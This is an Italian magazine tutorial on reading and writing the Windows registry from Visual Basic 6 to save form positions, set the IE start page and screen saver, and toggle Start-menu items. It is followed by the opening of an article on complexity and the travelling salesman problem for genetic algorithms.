soffermeremo sulle API dette *Registry Functions*. Come esempi, per gli "Esperti", presenteremo un'applicazione che permette d'impostare gli Screen Saver ed alcune caratteristiche di Internet Explorer e della barra delle applicazioni di Windows. Per i "Principianti" invece presenteremo le istruzioni che permettono di archiviare, nel registro di sistema, la posizione e le dimensioni delle Form.

IL REGISTRO DI SISTEMA

Il registro di sistema è organizzato in una struttura ad albero dove ogni nodo è chiamato chiave *(Key)*. Le chiavi principali del registro, per i vari sistemi operativi, sono riassunti nella **Tabella 1**. La radice del registro è nominata *"Risorse del Computer"*. Facciamo notare che alcuni nodi presentati in **Tabella 1** sono fittizi (cioè puntano ad altri pezzi di albero) e servono per portare in primo piano le caratteristiche di altri rami.

Le Funzioni primitive di Visual Basic per interagire con il registro di sistema sono le seguenti:

Key	Descrizione
HKEY_CLASSES_ROOT	Contiene informazioni sui componenti COM installati e sulle estensione dei file
HKEY_CURRENT_USER	Fornisce informazioni sull'utente correntemente "loggiato" (è un ramo di HKEY_USERS)
HKEY_LOCAL_MACHINE	Contiene informazione sull'Hardware e il Software installati (compresi memoria, bus ...).
HKEY_USERS	Contiene informazioni su tutti gli utenti registrati nel computer (configurazione di default del desktop, della rete ecc.)
HKEY_CURRENT_CONFIG	Contiene informazioni sull'hardware in uso sul computer (è un ramo di HKEY_LOCAL_MACHINE)
HKEY_DYN_DATA	Per Windows 95/98/Me: contiene informazioni sulle prestazioni del sistema, sul Plug and Play ecc. queste sono generate ad ogni riavvio.
HKEY_PERFORMANCE_DATA HKEY_PERFORMANCE_NLSTEXT HKEY_PERFORMANCE_TEXT	Altre chiavi di minore importanza

Tabella1: Key principali del Registro

- **SaveSetting appname, section, key, setting:** permette di salvare un valore nel registro.
- **GetSetting (appname, section, key[, default]):** legge un valore dal registro.
- **GetAllSettings (appName, section):** restituisce un elenco di valori.
- **DeleteSetting appname, section, key:** cancella un valore.

Dove *Appname* è il nome del progetto per il quale si sta salvando o leggendo il valore di una chiave. *Section* rappresenta il nome della sezione dell'albero in cui è salvata la chiave (per capirci è un nodo). *Key* è il nome associato alla chiave. Default è il valore da restituire se la chiave selezionata è vuoto. *Setting* è la voce di valore associata alla chiave. Ricordiamo che le funzioni primitive permettono di ritrovare ed impostare soltanto valori di tipo stringa della sottochiave *"HKEY_CURRENT_USER\Software\VB and VBA Program Settings".*

SALVARE I DATI DELLA FORM NEL REGISTRO

Le funzioni primitive di Visual Basic possono essere utilizzare per archiviare nel registro i dati di configurazione o di protezione di un'applicazione. Per esempio in esso potremmo memorizzare le scelte fatte dall'utente in un wizard, l'ultima volta che l'utente ha utilizzato il programma, il numero di giorni che l'ha utilizzato ecc. Nei passi seguenti descriviamo come archiviare la posizione (proprietà *Left* e *Top*) e le dimensioni di una Form (*Width* e *Height*). Per archiviare la posizione e la dimensione di una *Form*, nel registro; basta inserire in una procedura – per esempio nella *Form_UnLoad* – le istruzioni che permettono di salvare i seguenti dati: *Form1.Left, Form 1.Top, Form1.Width* e *Form1.Height*. Le istruzioni per fare questo sono le seguenti.

```
Private Sub Form_Unload(Cancel As Integer)
  SaveSetting App.Title, "Posizione", "Left", Form1.Left
  SaveSetting App.Title, "Posizione", "Top", Form1.Top
  SaveSetting App.Title, "Posizione", "Width",
                                              Form1.Width
  SaveSetting App.Title, "Posizione", "Height",
                                             Form1.Height
End Sub
```

Facciamo notare che *App.Title* è il nome del progetto, nel nostro caso ioProgrammo e che *Posizione* è il nome della sottochiave, mentre *"Left", "Top"* ecc. sono i nomi delle voci di registro create o modificate. I dati caratteristi della Form devono essere letti prima che venga visualizzata, per questo la procedura ideale è la *Form_Load*, nella quale bisogna inserire le istruzione che leggono i valori archiviati nel registro dalla *Form_ UnLoad.*

```
Private Sub Form_Load()
  Form1.Left = GetSetting(App.Title, "Posizione",
                                              "Left", 0)
  Form1.Top = GetSetting(App.Title, "Posizione",
                                               "Top", 0)
  Form1.Width = GetSetting(App.Title, "Posizione",
                                  "Width", Form1.Width)
  Form1.Height = GetSetting(App.Title, "Posizione",
                                "height", Form1.Height)
End Sub
```

Notate l'utilizzo dei valori di default.

LE FUNZIONI API PER IL REGISTRO

Come accennato, quando si vuole interagire con tutte le parti del registro di sistema bisogna ricorrere alle funzioni API della libreria *Advanced API Services - advapi32.dll* –. Nella **Tabella 2** sono introdotte le principali API per la gestione del registro. Invece, le API utilizzate negli esempi dell'articolo sono le seguenti: *RegOpenKeyEx, RegQueryValueEx, RegSetValueEx* e *RegCloseKey.* Le dichiarazioni dettagliate delle funzioni, sono nel progetto allegato alla rivista. La sintassi della *RegOpenKeyEx* può essere schematizzata nel modo seguente:

```
RegOpenKeyEx (hKey As Long, lpSubKey As String,
    ulOptions As Long, samDesired As Long, phkResult
                                   As Long) As Long
```

HKey è l'handle di una delle chiavi principali, presentate in **Tabella 1**; nel progetto di esempio per questi handle è stato definito il tipo *ValoriKey. LpSubKey* è il nome esteso della sottochiave da aprire; i nomi delle sottochiavi utilizzate nel progetto sono

I TUOI APPUNTI

Funzione	Descrizione
RegOpenKeyEx	Apre la chiave specificata
RegQueryValueEx	Ritrova il dato e il tipo di una Voce della chiave aperta
RegSetValueEx	Imposta il dato e il tipo di una Voce associata alla chiave aperta
RegCloseKey	Chiude la chiave specificata
RegDeleteValue	Cancella un valore della chiave specificata
RegDeleteKey	Cancella una sottochiave
RegEnumValue	Enumera le sottochiavi della chiave specificata
RegQueryInfoKey	Restituisce informazioni sulla chiave specificata
RegGetKeySecurity	Ritrova una copia del descrittore di sicurezza della chiave specificata
RegCreateKeyEx	Crea una chiave
RegSaveKey	Salva la chiave specificata e tutte le sottochiavi e voci in un nuovo file
RegLoadKey	Crea una sottochiave (delle chiavi HKEY_USERS oppure HKEY_LOCAL_MACHINE) e vi carica i dati contenuti in un file

Tabella 2 – Le principali Registry Functions

NOTE

PARTI DEL REGISTRO

Il Registro di sistema è una struttura ad albero (*Tree*) diviso in chiavi, sottochiavi (o chiavi secondarie) e voci di valori. Una chiave è la cartella nell'Editor del Registro che viene visualizzata nel *TreeView*. Una *Sottochiave* è una chiave all'interno di un'altra. Una voce di valore è una stringa di dati visualizzata nel *ListView* dell'Editor. Una voce di valore è costituita da tre parti: il nome, il tipo di dati e il valore stesso. Il tipo di dato può essere *REG_DWORD*, dati rappresentati da un numero della lunghezza di 4 byte, *REG_SZ* stringa di testo di lunghezza fissa e altri tipi che non abbiamo usato nei nostri esempi.

inserite in delle costanti. *UlOptions* è un parametro riservato da porre a zero. *SamDesired* è un parametro complesso che stabilisce il tipo di accesso alla chiave. *PhkResult* restituisce un puntatore alla chiave aperta; questo verrà utilizzato, nella *RegQueryValueEx,* per leggere una voce di una sottochiave. La *RegOpenKeyEx* restituisce un codice errore o il valore zero. La *RegQueryValueEx* e la *RegSetValueEx* presentano una sintassi analoga. In particolare quella della *RegQueryValueEx* è la seguente:

```
RegQueryValueEx (hKey As Long, lpValueName As
  String, lpReserved As Long, lpType As Long, lpData
                      As Any, lpcbData As Long) As Long
```

hKey è l'handle di una chiave aperta con la *RegOpenKeyEx,* cioè è il parametro *phkResult* restituito dalla *RegOpenKeyEx. lpValueName* è il nome della voce di registro appartenente alla sotto chiave aperta. *lpReserved* è un valore riservato da impostare a zero. *lpType* serve per specificare il tipo di dato da leggere dal registro, anche per questo parametro, nei nostri esempi, è stato definito un tipo nominato *TipiDati. lpData* è utilizzato come buffer per i dati ricevuti dal registro. *lpcbData* serve per specificare le dimensioni del *buffer lpData.* La sintassi della *RegSetValueEx* si deduce facilmente dalle cose scritte per *RegQueryValueEx.* Per quanto riguarda *RegCloseKey* bisogna, soltanto, aggiungere che come parametro riceve l'handle della chiave aperta.





Fig. 1: *Il visualizzatore API di Visual Basic*

HACK INTERNET EXPLORER

In questo paragrafo descriviamo la funzione *LeggiVoce* che permette di leggere i dati di una voce di registro passata come parametro. In particolare la voce considerata contiene l'URL della pagina iniziale di IE. Questa funzione insieme a due tipi e a delle costanti (mostrati in seguito) va inserita in un modulo BAS. Nel quale, inoltre, vanno inserite le dichiarazioni delle funzioni *RegOpenKeyEx, RegQueryValueEx, RegCloseKey* che trovate nel progetto allegato alla rivista o nel visualizzatore API.I tipi e le costanti da dichiarare sono descritti di seguito:

```
Public Const Main = "Software\Microsoft\Internet
                                        Explorer\Main"
Public Const RW = 131135
Enum TipiDati
   vbDWORD = &H4
   vbString = &H1
   `...
End Enum
Enum ValoriKey
   HKEY_CLASSES_ROOT = &H80000000
   HKEY_CURRENT_USER = &H80000001
   HKEY_LOCAL_MACHINE = &H80000002
  ` ...
End Enum
```






Fig. 2: *La voce di registro che contiene la pagina iniziale di IE*

Il primo *Enum* racchiude i tipi di valori che possono contenere le voci di registro, il secondo, invece, racchiude gli handle delle chiavi principali del registro. La costante *RW* contiene il valore che imposta i privilegi di accesso alle sottochiavi. Infine la *Main* è una costante impostata con il Path della sottochiave che contiene la voce che c'interessa. Ora possiamo presentare il codice della funzione *LeggiVoce.* La Funzione *LeggiVoce,* ovviamente, presenta i seguenti parametri: una Key Radice, una Key secondaria, la voce del registro da leggere e il relativo tipo di dato. Dunque il codice della procedura è il seguente:

```
Public Function leggivoce(KeyRadice As ValoriKey, _
KeySecondaria As String, voce As String, _
tipovalore As TipiDati) As Variant
 Dim nSize As Long
 Dim RisHan As Long
 RegOpenKeyEx KeyRadice, KeySecondaria, 0&, RW,
RisHan
 Select Case tipovalore
  Case 1
   Dim strBuffer As String
   strBuffer = Space(255)
   RegQueryValueEx RisHan, voce, 0, 1, _
   ByVal strBuffer, Len(strBuffer)
   leggivoce = Left(strBuffer, Len(strBuffer) - 1)
  Case 4
```

```
    Dim lngBuffer As Long
    RegQueryValueEx RisHan, voce, 0, 4, _
    lngBuffer, Len(lngBuffer)
    leggivoce = lngBuffer
  End Select
  RegCloseKey RisHan
  'manca gestione errori
End Function
```





Fig. 3: **La Scheda sistema della Form**

Nella *LeggiVoce* è invocata la *RegOpenKeyEx* che nella *RisHan* restituisce l'handle della chiave aperta. La *RisHan,* come accennato, è utilizzata nella *RegQueryValueEx.* Con il *SelectCase,* invece, impostato sul parametro tipovalore, si stabilisce il tipo di dato da leggere con la *RegQueryValueEx.* La funzione *LeggiVoce* può essere invocata con il codice seguente.

```
Private Sub Command1_Click()
  MsgBox (leggivoce(HKEY_CURRENT_USER, _
  Main, "Start Page", vbString))
End Sub
```

Dove *Start Page* è il nome della voce di registro che c'interessa.

PERSONALIZZARE IL SISTEMA OPERATIVO

Con questo esempio mostriamo come, con le *Registry Functions,* è possibile personalizzare alcune funzionalità degli *Screen Saver* e della barra delle *Applicazioni* e come è possibile accedere ad informazioni, sull'ambiente operativo, custodite nel registro. Il progetto è composto da un modulo *Bas* e da una form che grazie ad un controllo *SSTab* è organizzata in due parti. Nella prima parte, o scheda, sono posti i comandi che permettono d'impostare la pagina iniziale di Internet Explorer e lo Screen Saver. Quest'ultimo può essere scelto con la finestra apri file di un controllo *CommonDialog.* Per lo Screen Saver *SSmarque.scr* (testo scorrevole), inoltre, sono presenti i comandi per impostare i seguenti parametri: velocità, dimensione carattere e naturalmente il testo scorrevole. Sulla seconda scheda dell'*SSTab*, invece, sono presenti i controlli che visualizzano il nome del computer e dell'utente e i comandi per rendere invisibili alcune voci della barra dell'applicazioni di Windows quali *Cerca file, Chiudi Sessione* e *Guida in linea.*

Per passi presentiamo come organizzare il progetto e il codice di gestione dei comandi.Innanzitutto dobbiamo impostare, in delle costanti, le sottochiavi del registro usate negli esempio.

REGISTRY EDITOR

Per consultare o modificare il registro di sistema si può usare l'editor regedit.exe (*regedt32.exe* per Windows NT). Quest'applicazione può essere avviata con il comando *Esegui,* selezionabile dal pulsante *Start.* L'editor si presenta nello stile di *"Esplora Risorse"* con a sinistra un *TreeView* che mo-stra le chiavi e le sotto-chiavi ed a destra una *ListView* che mostra le informazioni associate alla parte di albero selezionata. L'editor permette di ricercare, creare ed eliminare i rami dell'albero e le voci di valori (informazioni contenute nelle righe del *ListView*).

Come visto nel precedente esempio per impostare Internet Explorer usiamo la seguente sottochiave:

```
Public Const main = "Software\Microsoft\Internet
                                   Explorer\Main"
```

Invece per gli Screen Saver usiamo:

```
Public Const desktop = "Control Panel\Desktop"
Public Const SSMarquee = "Control Panel\Screen
                                   Saver.Marquee"
```





Fig. 4: **Le Librerie del progetto**


Per modificare i menu di Windows usiamo:

```
Public Const Explorer = "Software\Microsoft
            \Windows\CurrentVersion\Policies\Explorer"
```

Infine per leggere i dati del computer possiamo usare:

GLOSSARIO

HIVE

Gli hive sono parti del registro di sistema contenuti in dei file. Gli hive sono archiviati nella cartella *...\System32\Config* e nella cartella *...\Profili \nomeutente,* quest'ultima in realtà contiene soltanto i file del profilo utente di ogni utente del computer. In Windows 95/98/Me, in realtà, il contenuto del registro di sistema è salvato all'interno di due file nominati *user.dat* e *system.dat.*

```
Public Const CurrentVersion = "SOFTWARE
                    \Microsoft\Windows nt\CurrentVersion"
```

Vi consigliamo di verificare nel registro le sottochiavi elencate.





Fig. 5: ***La Form in fase di progettazione***

Create un nuovo progetto con un modulo *BAS*, una Form e referenziate le librerie: *Microsoft Common Dialog Control 6.0* e *Microsoft Tabbed Dialog Control 6.0*. Sulla form predisponete un controllo *SSTAB* con due schede nominate *Screen* e *Sistema*. Il Modulo *BAS*, invece, è analogo a quello introdotto nell'esempio che spiega come leggere l'URL di Internet Explorer, ad esso, infatti, basta aggiungere la funzione che permette d'impostare il valore di una voce del registro cioè la seguente:

```
Public Function ImpostaVoce(KeyRadice As ValoriKey, _
KeySecondaria As String, voce As String, _
Valore As String, tipovalore As TipiDati) As Boolean
 Dim RisHan As Long
 RegOpenKeyEx KeyRadice, KeySecondaria, 0, RW,
                                          RisHan
 Select Case tipovalore
  Case 1
   Dim strBuffer As String
```

```
   strBuffer = Valore
   RegSetValueEx RisHan, voce, 0, 1, _
   ByVal strBuffer, Len(strBuffer)
  Case 4
   Dim lngBuffer As Long
   lngBuffer = Valore
   RegSetValueEx RisHan, voce, 0, 4, _
   lngBuffer, Len(lngBuffer)
 End Select
 RegCloseKey RisHan
 ImpostaVoce = True
 'manca gestione errori
End Function
```

La *ImpostaVoce* è analoga alla *LeggiVoce* tranne, naturalmente il parametro *Valore* e l'utilizzo della *RegSetValueEx*. Passiamo a descrivere la Form sulla quale, come accennato, bisogna porre un *CommonDialog* e una *SSTab*. Sulla scheda *Screen*, delle *SSTab*, predisponete due *CommandButton* e un *Textbox* per leggere ed impostare la pagina iniziale di IE. Poi altri quattro *TextBox* e due *CommandButton* da utilizzare per cercare lo Screen Saver ed impostarlo. Sulla *Scheda Sistema*, invece, inserite due *Textbox*, per mostrare il nome dell'utente e del computer e tre *CheckBox* e un *CommandButton* per segnalare le voci della Barra di Windows da disabilitare o abilitare. Per rendere il tutto più accattivante colorate la form ed inserite dei frame e delle immagini. A questo punto possiamo introdurre il codice che permette d'impostare lo Screen Saver. Iniziamo dal pulsante *Cerca*.

```
Private Sub Cerca_Click()
 With CommonDialog1
  .Filter = "(*.scr)|*.scr"
  .InitDir = "C:\WINDOWS\System32"
  .ShowOpen
  If .FileName <> "" Then
   txtpath = .FileName
   If .FileTitle = "ssmarque.scr" Then
    FrameSS.Enabled = True
    leggivaloriSS
    `carica i tre txtbox
   Else
    FrameSS.Enabled = False
    txtsize = ""
    TxtTesto = ""
    txtvelocita = ""
   End If
  End If
 End With
End Sub
```

Nella *Cerca_Click*, *FrameSS* è il frame che contiene i controlli per impostare lo Screen Saver *ssmarque.scr*, per questo è attivato o disattivato. Dopo aver scelto lo Screen Saver, ed eventualmente modificato i pa-

DIMENSIONI DEL REGISTRO

Il registro di sistema, è stato introdotto, con molte limitazioni, già in Windows 3.1 (in realtà allora si parlava di database di registrazione).
L'uso del Registro, però, ha avuto una notevole impennata con i sistemi operativi Windows 9x, attualmente un backup del registro può superare tranquillamente i 100M byte.
Per quanto riguarda le dimensioni degli elementi del registro precisiamo che la lunghezza massima del nome di una chiave è 255 caratteri.
Le dimensioni massime del nome di un valore, invece, sono le seguenti: 16383 per Windows 2003 e XP; 260 caratteri ANSI o 16383 caratteri Unicode per Windows 2000; 255 caratteri per Windows Me/98/95.

rametri, possiamo impostarlo nel registro, utilizzando la procedura associata al pulsante *ImpostaSC* di seguito riportata.

```
Private Sub ImpostaSC_Click()
 ImpostaVoce HKEY_CURRENT_USER, desktop, _
 "SCRNSAVE.EXE", txtpath, vbString
 If FrameSS.Enabled = True Then
  ImpostaVoce HKEY_CURRENT_USER, SSMarquee, _
  "Speed", txtvelocita, vbString
  ImpostaVoce HKEY_CURRENT_USER, SSMarquee, _
  "size", txtsize, vbString
  ImpostaVoce HKEY_CURRENT_USER, SSMarquee, _
  "text", TxtTesto, vbString
 End If
End Sub
```

La *ImpostaSC* utilizza la *ImpostaVoce* per inserire il nome dello Screen Saver nella voce di registro *"SCRNSAVE.EXE"*, poi controlla se *FrameSS* è attivo e quindi imposta i parametri dello *ssmarque.scr.* I dati dello Screen Saver impostato in Windows, in realtà, sono caricati all'avvio dell'applicazione con il codice previsto nella *Form_ Load.* Il codice in questione non lo presentiamo, dato che lo trovate nel progetto allegato alla rivista. Quando si clicca sull'*SSTab* conviene prevedere del codice che permette di caricare gli elementi della scheda *Sistema*, cioè le seguenti istruzioni.

```
Private Sub SSTab1_Click(PreviousTab As Integer)
 If SSTab1.Tab = 1 And txtutente = "" Then
  CaricaVal
 End If
End Sub
```

Nella *SSTab1_Click* si caricano gli elementi della scheda *Sistema* soltanto se, effettivamente, è stata selezionata la scheda in questione *(SSTab1.Tab = 1)* e il TextBox che contiene il nome dell'utente è vuoto. La funzione che carica gli elementi della scheda *Sistema* è la seguente.

```
Private Sub CaricaVal()
 txtutente = leggivoce(HKEY_LOCAL_MACHINE, _
 CurrentVersion, "RegisteredOwner", vbString)
 Txtorg = leggivoce(HKEY_LOCAL_MACHINE, _
 CurrentVersion, "RegisteredOrganization", vbString)
 Checkric.Value = leggivoce(HKEY_CURRENT_USER, _
 Explorer, "NoFind", vbDWORD)
 Checkhel.Value = leggivoce(HKEY_CURRENT_USER, _
 Explorer, "NoSMHelp", vbDWORD)
 Checkchi.Value = leggivoce(HKEY_CURRENT_USER, _
 Explorer, "NoClose", vbDWORD)
End Sub
```

Con la *CaricaVal* sono letti i valori delle seguenti voci *RegisteredOwner* cioè nome utente; *RegisteredOrganization* cioè il nome computer; *NoFind* cioè lo stato del menu *Ricerca* (0 attivo, 1 disattivo); *NoSMHelp* lo stato del menu che abilita l'Help di Windows ed infine *NoClose* la voce di registro che stabilisce se è visibile il pulsante chiudi sessione.
In conclusione descriviamo il codice da prevedere nel pulsante impostamenu e che permette di scrivere nelle voci di registro - *NoFind, NoSMHelp* e *NoClose* - i valori dei relativi *CheckBox*, cioè *CheckRic, CheckHel* e *CheckChi.*

```
Private Sub impostamenu_Click()
 ImpostaVoce HKEY_CURRENT_USER, _
 Explorer, "NoFind", CheckRic.Value, vbDWORD
 ImpostaVoce HKEY_CURRENT_USER, _
 Explorer, "NoSMHelp", CheckHel.Value, vbDWORD
 ImpostaVoce HKEY_CURRENT_USER, _
 Explorer, "NoClose", CheckChi.Value, vbDWORD
End Sub
```





Fig. 6: **La voce di registro dello Screen Saver**

CONCLUSIONI

Abbiamo visto che conoscendo le varie parti del registro di sistema e le *Registry Functions* è possibile personalizzare diverse caratteristiche del sistema operativo. Inoltre, abbiamo capito che il registro è molto "delicato" e bisogna prestare la massima attenzione quando si apportano delle modifiche.

Massimo Autiero

BACKUP E RIPRISTINO

Per fare il BackUp del registro di sistema potete utilizzare un programma di Backup qualsiasi, ad esempio Backup fornito con Windows, oppure, in alternativa, esportare il contenuto del registro o di parte di esso (con il comando *File /esporta* presente in *RegEdit*) in un file hive o in un file con estensione *reg*.
Il ripristino del contenuto del registro può essere fatto in vari modi, in ogni caso prestate molta attenzione a questo tipo di operazione. Per esempio se il registro è esportato in un file, per ripristinarlo bisogna utilizzare il comando importa (*file /importa*). Quando, invece, il registro si rovina può essere ripristinare con i seguenti passi.

- **Chiudere la sessione di lavoro.**
- **Scegliere Riavvia (tra le opzioni presenti sulla maschera) e cliccare *OK*.**
- **Prima che il sistema operativo riparte tenere premuto il tasto *F8*.**
- **Sulla maschera che compare, con i tasti freccia, selezionare l'opzione *Ultima configurazione valida* e premere *invio*.**

Riprodurre il DNA di un viaggiatore

In questo articolo risolveremo con un metodo "Intelligente" un problema di tale complessità che normalmente richiederebbe ore e ore di calcolo e un gran numero di risorse

In un articolo precedente abbiamo introdotto un campo dell'intelligenza artificiale che viene indicato con il nome di "algoritmi genetici". Ora, dopo aver ripetuto i concetti fondamentali che stanno alla base del loro funzionamento, cercheremo di inquadrare meglio il contesto in cui essi sono utilizzati e ne forniremo infine un'applicazione concreta che sia in grado di trovare un ciclo hamiltoniano, noto anche come problema del commesso viaggiatore.
Per fare questo avremo bisogno di prendere un po' di confidenza con argomenti e strutture dati come la complessità algoritmica ed i *grafi*. Presenteremo tutto questo nella maniera più semplice ed informale possibile. Inoltre, per chi di voi non ancora avuto l'occasione di affrontare queste tematiche, state pur tranquilli che, prima o poi, nella vostra vita da informatici affronterete dei problemi che si basano su di esse. Quindi, tanto vale cogliere questo spunto per cominciare ad averne un'infarinatura.

UN LABORATORIO DI BIOLOGIA NEL PROPRIO PC

L.M. Adleman, il noto autore dell'algoritmo di criptazione RSA, in un suo articolo descriveva come si fosse avvicinato alle ricerche sul DNA, il suo background da matematico-informatico l'aveva portato ad avere idee del tutto originali ma che mal riusciva a comunicare ai suoi amici biologi.
Ciò che era illuminante nel suo articolo fu la constatazione che solitamente diamo per scontato che un calcolatore sia necessariamente composto da una "fitta schiera" di transistor, tuttavia il DNA può essere visto come uno strumento per il calcolo computazionale ben più antico della architettura di un moderno computer. Per tale motivo i principi che governavano la capacità di calcolo del DNA dovevano poter essere applicati a un calcolatore. Ciò di cui aveva bisogno Adleman per una conferma di questa intuizione era un problema che fosse un "classico" per l'informatica, in modo tale da non poter essere accusato d'aver scelto un problema ad hoc per gli strumenti a sua disposizione, ma che nel contempo sfruttasse appieno alcune proprietà del DNA.
La scelta cadde sul problema del commesso viaggiatore che fa parte dei problemi *NP-completi*. Quindi prima di continuare definiamo questo problema e spieghiamo cosa significhi *NP-completo*.

LA COMPLESSITÀ ALGORITMICA

Sappiamo tutti che, in generale, per un problema possono esistere molteplici soluzioni. È naturale quindi che, fin dagli albori dell'informatica, si sia sentita la necessità di valutare in maniera rigorosa la bontà di ogni soluzione, o algoritmo, indipendentemente dalla macchina su cui viene fatto girare. Per ottenere ciò ci si basa sulla cosiddetta macchina di Turing, che possiamo considerare "la macchina ideale" sulla quale si basa ogni computer. Senza addentrarci nei dettagli diciamo che Turing ha ideato una macchina a stati del tutto teorica che, grazie ad un nastro in cui è possibile leggere e scrivere gli stati che la macchina stessa assume, è in grado di risolvere qualsiasi algoritmo numerico. Così per misurare la complessità di un algoritmo possiamo adottare come unità di misura un singolo avanzamento che il nastro stesso deve compiere per effettuare l'operazione richiesta. In questa maniera chiunque inventi un algoritmo può anche calcolarne il suo costo in termini computazionali e

confrontarlo con altri algoritmi già presenti.
Un altro aspetto di facile intuizione è che il costo di un algoritmo dipende anche dalla disposizione dei dati su cui esso opera.
Facciamo un esempio banalissimo: scriviamo un algoritmo che cerchi un determinato valore all'interno di un array e ne restituisca la posizione; tradotto in codice sarebbe:

```
int find(double[] array, double to_find){

   for(int i=0; i<array.length; i++)
      if(array[i] == to_find)
         return i;
   return -1;
}
```

Supponiamo che il valore che cerchiamo sia sempre presente e che quindi non cadremo mai nel caso di restituire *-1;* è evidente che, posta *N* la lunghezza dell'array, se il valore è memorizzato nella posizione *0* il costo sarebbe pari ad *1*, d'altra parte, se fosse l'ultimo, il costo sarebbe pari ad *N*. Quindi in generale la complessità non può essere considerata una costante, bensì una funzione che indicheremo con *T(N)*. A noi interesserà sempre considerare il caso peggiore in cui possiamo trovarci, in particolare in questo caso saremo interessati non tanto alla formulazione analitica della funzione stessa ma solo al suo andamento verso l'infinito. Questo viene indicato con il simbolo *O*, che si legge *"o grande"* ed indica l'andamento delle funzioni verso l'infinito. Ad esempio *O(N)* indica un algoritmo di complessità lineare, $O(x^2)$ indica un algoritmo la cui complessità cresce come un quadrato.
Ad esempio il polinomio $p_1(x)=1000-x+x^2$ è un $O(x^2)$, il grafico di **Figura 1** spiega questo fatto molto bene: la curva rossa è il polinomio *p1* mentre quella verde illustra l'andamento del polinomio x^2; come si può notare all'aumentare di *x* le due curve si avvicinano fino a diventare indistinguibili all'infinito.





Fig.1: Si noti il crescere della complessità al variare di X

Una volta chiarito questo concetto, diciamo che in informatica sono considerati algoritmi a tutti gli effetti quelli con una complessità non superiore a N^2; non perché ad esempio un algoritmo che abbia una complessità maggiore non porti ad una soluzione del problema, ma perché è così "dispendioso" trovarla che nella pratica non è una strada percorribile,

IL PROBLEMA DEL COMMESSO VIAGGIATORE

Veniamo ora al problema che vogliamo risolvere, quello del commesso viaggiatore.
La storiella è semplice: un commesso viaggiatore deve effetture delle consegne su tutte le città a lui assegnate, naturalmente per semplificare il proprio lavoro vorrebbe poter toccare tutte le città con un unico giro (cioè senza essere costretto a dover tornare indietro su una città su cui è già passato per doverne raggiungerne un'altra) e che sia complessivamente il più breve possibile; questo percorso è anche detto *ciclo hamiltoniano*.
Prendiamo come esempio il grafo riportato in **Figura 2**. Un *grafo* è "un'entità" matematica formata da dei nodi e degli archi, ogni arco può collegare due soli nodi tra loro.

